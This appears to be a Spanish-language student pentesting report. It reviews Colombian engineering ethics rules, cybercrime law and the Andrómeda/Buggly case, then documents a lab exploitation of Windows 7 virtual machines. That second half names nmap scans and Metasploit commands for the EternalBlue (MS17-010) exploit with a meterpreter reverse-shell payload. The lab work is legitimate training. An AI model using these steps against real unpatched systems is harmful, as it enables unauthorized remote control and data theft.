En el Código emitido por el COPNIA el cual se indica como el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, en su Capitulo II, DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 31. Esta el parágrafo que indica Son deberes generales de los profesionales los siguientes : [11]

[9] ID
[10] ID2,
[11] Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder ;

Si en caso de que estas acciones sean llevadas a cabo con pleno conocimiento, estaré incurriendo en un delito implicando no solo mi persona, sino la profesión y mi círculo familiar, social, académico, laboral.

De nuevo en el Código emitido por el COPNIA, Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, en su Capitulo II, DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 34. Esta el parágrafo indica, "Son prohibiciones especiales a los profesionales respecto de la sociedad":

a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación .

En el caso de que un profesional incurra en participar de cualquier clase de delito en el desarrollo de sus funciones va en contra del código de ética, y en detrimento de su profesión, además en caso de un delito está obligado legalmente a revelar información .

En el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, en su Capitulo II, DE LOS DEBERES Y OBLIGACIONES DE LOS PROFESIONALES. ARTÍCULO 39. Esta el parágrafo indica, Son deberes de los profesionales para con sus clientes y el público en general : :

a) Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo ;

Por último, se dejan en claro las faltas graves que un profesional de la ingeniería en este caso un especialista en seguridad informática debe evitar.

En el Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, se contemplan las faltas gravísimas contempladas en el artículo 53 de la ley 842 de 2003.

e) Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares;

f) Cualquier violación gravísima, según el criterio del Consejo respectivo, del régimen de deberes, obligaciones y prohibiciones que establecen el Código Ética y la presente ley

14 DEBERÁ BUSCAR LA NOTICIA DEL CASO "OPERACIÓN ANDROMEDA BUGGLY" EN LA CIUDAD DE BOGOTÁ, Y REDACTAR SU PUNTO DE VISTA TENIENDO EN CUENTA LAS IMPLICACIONES LEGALES Y ÉTICAS QUE ALLÍ SE PUDIERON GENERAR

La operación militar que se mediatizo bajo el nombre de "Andromeda" y que entregó cuenta de todo un escándalo por sus repercusiones sociales y políticas, ha sido un entramado realizado por la sabiduría militar como una operación legitima, y que poseía como finalidad usar las capacidades informáticas de civiles en la averiguación de información por medios abusivos Entonces Andromeda Buggly ha sido una operación legitima y encubierta en la cual el ejercito por medio de mentiras atraía a personal civil para que realizara actos ilegales, el asunto se desbordo pues no se contaba con una ética clara para el actuar tanto de civiles como de militares . La situación tuvo todavía más revuelo por estar involucrado el denominado hacker Carlos Andrés Sepúlveda, quien al parecer compraba y obtenía información preciada de Buggly, y que también servía a la campaña del entonces candidato presidencial por el centro democrático Oscar Iván Zuluaga, quien había contratado sus servicios, de una forma indirecta. En "el caso del ejercito es un actuar fuera de la ética, el utilizar a civiles a medida que bien tengan la posibilidad de usar los mismos fondos de operaciones de engaño a preparar a burócratas militares, es todavía más falto de ética atraer y mentirle con la intención de obtener datos e información de forma evidentemente abusiva, poniendo en prueba a civiles que estaban haciendo delitos informáticos como son la interceptación y hurto de datos, crímenes que ya estaban legislados en su instante bajo la ley 1273 de 2009" A grado legal "Andromeda" al no tener control dejo que conocedores de la información se hiciesen con ella al mejor costo, personas que por supuesto sabían qué hacer con la información que se obtenía en la operación y que pudiese ser referida a cualquier clase de ilícito, inclusive a triunfar unas elecciones o sabotear al candidato adversario.[12]

La operación Andrómeda incurrió en la siguiente ley 1273 de 2009 en los siguientes artículos.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS
Obstruyen datos sin autorización legal, en un sitio de origen, en el destino o en el interior de un sistema informático

[12] enter.co transformación digital Detrás de Buggly: la historia de la fachada Andrómeda diciembre 9, 2015/ José Luis Peñaranda https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA
Las penas se aumentan de la mitad a las tres cuartas partes cuando los anteriores delitos se comenten

1. En redes o sistemas informáticos o de comunicaciones estatales u oficiales o de sector financiero nacionales o extranjeros
2. Los servidores públicos en ejercicio de sus funciones
3. Aprovechando la confianza depositada por el proveedor de la información o por quien tuviere un vínculo contractual con este
4. Revelando o dando a conocer el contenido de la información en perjuicio de otro
5. Obteniendo provecho para él o para un tercero
6. Con fines terroristas o generando riesgos para la seguridad o defensa nacional
7. Utilizando como instrumento a un tercero de buena fe
8. Si el responsable de la administración, manejo o control de dicha información, es quien incurre en estas conductas, además, será inhabilitado hasta por 3 años para ocupar cargos relacionados con sistemas de información

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES
Sin estar facultado sustrae, vende, envía, compra, divulga, o emplea, datos personales almacenados en medios magnéticos.

Artículo 269E. USO DE SOFTWARE MALICIOSO
Introducen o extraen del país software o programas de computador que produce daños en los recursos de TIC

Artículo 269G. SUPLANTACIÓN DE SITIOS WEB PARA CAPTURAR DATOS PERSONALES
Crear una página similar a la de una entidad y envía a correos (spam o engaños) como ofertas de empleo y personas inocentes, suministra información personal y claves bancarios, y los delincuentes informáticos ordena transferencia de dinero a terceros

14.1 ETAPA 3: EJECUCIÓN PRUEBAS DE INTRUSIÓN

15 DESCRIBA DE MANERA ESPECÍFICA LAS HERRAMIENTAS SOFTWARE QUE UTILIZÓ PARA LLEVAR A CABO EL ANEXO 4 – ESCENARIO 3 ENFOCADO A REDTEAM. DEBERÁ ADJUNTAR EVIDENCIA DE LOS COMANDOS UTILIZADOS Y RESULTADOS QUE ARROJÓ CADA HERRAMIENTA UTILIZADA, ESTAS HERRAMIENTAS DEBEN ESTAR CLASIFICADAS SEGÚN LOS PASOS DE UN PENTESTING

15.1.1 Fase de recolección de información:

las víctimas cuentan con un SMBv1 activo para compartir impresoras y ciertos archivos en la red. Los grupos estaban desactualizados en febrero 2017

15.1.2 Fase de búsqueda de vulnerabilidades:

NMAP: este instrumento me permitió escanear e informa qué puertos permanecen abiertos y cerrados, se usa para auditorías de estabilidad, puede hacer inventarios de red, planeación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos

15.1.3 Fase de Explotación de vulnerabilidades

Se implementa un laboratorio de pruebas en el que se recrea el escenario por medio de una máquina virtual en la cual convive un sistema operativo un Windows 7, 32 y 64 bits se busca fallos y vulnerabilidades .


La herramienta que se utilizó para realizar el escaneo de puerto es nmap en su última versión 7.80.

Figura 33 Nmap

Fuente propia

Se verifica cual versión de nmap está instalado en el sistema operativo de Windows 7


Figura 34 puertos abiertos



Fuente propia

Se ingresa con la IP de Windows 7 x64 ingresamos nmap y nos muestra un listado de los puertos abiertos.


Figura 35 Windows 7 32 bits



Fuente propia

Se realiza el escaneo de Windows 7 32 bits con la IP y se observa varios puertos abiertos


Figura 36 Metaexploit



Fuente propia

Se ejecuta la herramienta Metaexploit con el comando msfconsole que específicamente es una base de datos de vulnerabilidades donde ayuda al test,

Figura 37 Vulnerabilidad eternalblue



Fuente propia

Se ejecuta MS17-010 encuentro la misma y con el exploit eternalblue.

16 A CONTINUACIÓN, LISTE Y DESCRIBA LOS DATOS E INFORMACIÓN DEL ANEXO 4 – ESCENARIO 3 QUE LE FUERON DE AYUDA PARA IDENTIFICAR EL FALLO DE SEGURIDAD ESPECÍFICO EL CUAL ATACA A LA MÁQUINA WINDOWS 7 X64.

- SMBv1: Este protocolo permite acceder y modificar de manera remota archivos y gestionar periféricos como impresoras, lo que implica puertos abiertos y posibles vulnerabilidades

- CVE-2017-0144: está relacionado con el fallo SMBv1 que se tiene en varias versiones del sistema operativo

- MS17-010: Corrige la vulnerabilidad SMBv1 y está relacionado al eternalblue, el cual es un exploit que lanza la pantalla azul en el equipo que es vulnerado .

- Fuga de información la cual se presenta al interior de la organización en uno de sus equipos de cómputo en la dependencia

- Aplicación llamada rejetto v. 2.3 bajo un Windows 7 con arquitectura X64.

- Exploit que puede terminar en una Shell reversa y una sesión abierta de meterpreter.


- Falla de seguridad

17 ¿QUÉ HERRAMIENTA UTILIZÓ PARA PODER IDENTIFICAR LOS FALLOS DE SEGURIDAD DE LA MÁQUINA WINDOWS 7 ? ¿QUÉ PUERTO ABRE LA APLICACIÓN ESPECÍFICA EN EL ANEXO?

Las herramientas que se utilice en este caso fueron:

17.1.1 **NMAP** La cual me permitió escanear qué puertos están abiertos y cerrados, y cuales presentaban vulnerabilidades en las maquinas win7 64 y 32 bits. Una vez ingresando a la IP nos damos cuenta que su firewall nos bloquea

Figura 38 NMAP



Fuente. Darkcrizt | | Software Libre. Llega la nueva versión de Nmap 7.80 y estosson sus cambios más importantes. [en línea]. Consultado: 01 de marzo de 2022. Disponible en internet: https://www.Linuxadictos.com/llega-la-nueva-version-de- nmap-7-80-y-estos-son-sus-cambios-masimportantes.htm

17.2 METAEXPLOIT UN CONJUNTO DE HERRAMIENTAS QUE PUEDE UTILIZAR PARA PROBAR VULNERABILIDADES DE SEGURIDAD .

Figura 39 Metaexploit

Fuente metaexploit fun informatique metasploit: ¿qué es y cómo usarlo? https://www.funinformatique.com/es/que-es-metasploit-y-como-usarlo-bien/

18 EXPLIQUE CON SUS PALABRAS Y DE MANERA ESPECÍFICA CÓMO AFECTA EL ATAQUE A LA MÁQUINA (WINDOWS 7 X64), HAGA USO DE GRÁFICOS PARA EXPLICAR EL ATAQUE.

Un shell inverso pasa una vez que el host (en esta situación, la víctima), comunicarse con el agresor por medio de un puerto abierto, en esta situación utilizando un puerto abierto máquina atacante acceda a la máquina víctima shell y llevar a cabo cualquier tipo de comando .

El meterpreter se tiene el dominio de la maquina generalmente, logrando desactivar la máquina, sacar o sustraer información y hasta afectar el dispositivo comprometiendo la información contenida que conecten la red.


Figura 40 grafico Ataque

Fuente propia

19 DOCUMENTE CADA UNO DE LOS PASOS QUE EJECUTÓ Y SUS RESPECTIVAS EVIDENCIAS PARA EXPLOTAR LA VULNERABILIDAD EN LA MÁQUINA WINDOWS 7.

19.1 WINX 7 32 BITS


Figura 41 verificacion de Ip



Fuente propia

Se realiza una verificación de la IP con Windows 7 32 bits y en kali Linux realizamos un ping para verificar que allá respondido a la solicitud.


Figura 42 Puertos abiertos



Fuente propia

Aquí encontramos la mayor parte de puertos abiertos con el comando nmap
El puerto 445


Figura 43ejecutando el metasploit



Fuente propia


Se ejecuta el comando msfconsole ingresamos al metasploit

Figura 44 MS17-010



Fuente propia
Búsqueda de la vulnerabilidad ms17-010 con el comando search ms17-010


Figura 45 exploit



Fuente propia

Se va a usar el exploit Eternalblue usando el siguiente comando: msf5 > use exploit/windows/smb/ms17_010_eternalblue


Figura 46 descripción del Eternalblue



Fuente propia

Se realiza una descripción Eternalblue detallado


Figura 47 cargando Payload meterpreter



Fuente propia

Carga del payload meterpreter para explotar la vulnerabilidad La intrusión tiene éxito, pero en el Windows x86 se genera un error de pantalla azul DRIVER_IRLQ_NOT_LESS_OR_EQUAL

